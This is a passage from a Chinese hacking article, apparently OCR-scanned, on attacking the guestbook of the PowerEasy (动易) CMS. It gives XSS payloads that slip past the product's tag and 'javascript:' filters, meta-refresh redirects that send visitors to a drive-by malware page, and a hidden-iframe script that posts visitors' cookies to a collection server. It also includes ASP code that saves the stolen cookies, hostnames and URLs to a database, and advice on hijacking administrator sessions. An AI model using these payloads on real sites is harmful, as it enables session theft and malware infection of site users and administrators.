


图4




图5

进行Cookie欺骗时需要注意的是，因为每当用户成功登录时，PE_User表的LastPassword字段内容值便发生改变，而当管理员成功登录时，PE_Admin表的RndPassword和PE_User表的LastPassword两个字段内容值同时发生改变，并保持相同。登录后台除了验证用户名、密码、管理认证码外，还要检验这两个值是否与数据库中一致，这影响了Cookie欺骗能否成功！即当我们取得管理员的后台Cookie后，应在管理员再次登录前使用此Cookie进行欺骗，如果管理员再次登录后，先前获得的Cookie将失效，如图6所示。




图6

至此，我们有两种方法 脚本中插入"SCRIPT"或"<IFRAME>"字符（以下均使用前者），绕过动易对"<SCRIPT>"和"<IFRAME>"标签的过滤，那么就可以根据需要输入跨站脚本了，如"<SCRIPT>window.open('http://127.0.0.1','newwindow','width=100','height=200')</SCRIPT>"、"<IMG src="javascript:window.open('http://127.0.0.1')">"或" <IMG onerror="javascript:window.open('http://127.0.0.1')" src="#">"、" <meta http-equiv="refresh" content="0;url=http://127.0.0.1">"。尽管动易对"javascript:"做了过滤，但我们知道HTML脚本中属性的值（不是属性名）支持& # ASCII 表示形式，如"<IMG src="javascript:window.open('http://127.0.0.1')">"表示为"<IMG src="javascriptwindow.open('http://127.0.0.1')">"，同样会被解释执行的。当然，这些脚本还有些缺陷，比如当IE设置为阻止弹出窗口，那么"<IMG……> "、" window.open"语句执行时，弹出的窗口就会被拦截而不会激活网马 <META……>脚本执行后会转向网马地址，就更显得肆无忌惮了！这样挂马是不会长久的，尽管我们可以将弹出窗口设计得多么具有迷惑性！当然，还有在流媒体中挂马等，本文不做讨论。

<鱼篓>

既然鱼已经上钩，那么我们需要有"鱼篓"来存放这些"鱼儿"了。我自己写了个ASP页面，比较简陋，执行后如图7、图8和图9所示，只有"修改密码"和"显示信息"两项功能，但我想这些就够用了吧，鱼篓只要能存放鱼儿足矣！




图7




图8

这里给出关键代码（其实也很简单，作用是保存Cookie、hostname、URL等信息到数据库的Phishing_Bait表中）如下。




图9

```
Sub SaveCookie
sql="select count(*) from Phishing_Bait where bait='"&Request("cookie")&"'"
Rs.Open Sql, Conn, 0, 1
if Rs(0)>0 then
Rs.Close
'Response.write "<script>alert('已存在相同的记录!')</script>"
'Response.Write "<script>javascript:history.go(-1)</script>"
'//如果数据存在，则结束，否则保存数据，后两句测试用
else
Rs.Close
sql="select * from Phishing_Bait"
Rs.Open Sql, Conn, 0, 3
Rs.AddNew
Rs("Bait") = Request("cookie") //cookie信息
Rs("HostName") = Request("hostname") //主机名
Rs("URL") = Request("url") //请求的页面
Rs("Date") = now() //记录时间
Rs.Update
Rs.Close
end if
End Sub
```

再次发表内容为"<SCRIPSCRIPTT>document.write("<iframSCRIPTe src=http://127.0.0.1/dvbbs/1/admin.asp?cookie="+escape(documenSCRIPTt.cookie)+"&url="+escape(location.href)+"&hostname="+location.hostname+" width=0 height=0></iframSCRIPTe>")</SCRIPSCRIPTT>"的留言，过滤其中的"SCRIPT"后成为正常的脚本 由于document.cookie会被替换过滤为documents&#46cookie，所以插入"SCRIPT"绕过 cookie中存在回车符等特殊符号，所以要使用escape函数进行编码，如图10所示。




图10

该留言被管理员审核通过后，当任何用户查看时，其Cookie都会被我们收集！但这时出现了一个

问题，就是管理员在后台修改该留言时，脚本并不会执行！原来浏览留言的页面Guest_Reply.asp将数据库中的内容读出后直接插入页面中执行，如图11所示，而后台修改留言的页面Admin_GuestBook.asp则是用<textarea>引入，再写入<iframe>中的编辑器Editor.asp中，如图12所示，具体原因我没有深究，感兴趣的朋友可以帮我分析一下。当然，这样就只能钓到小鱼小虾，而我们的目标是管理员。

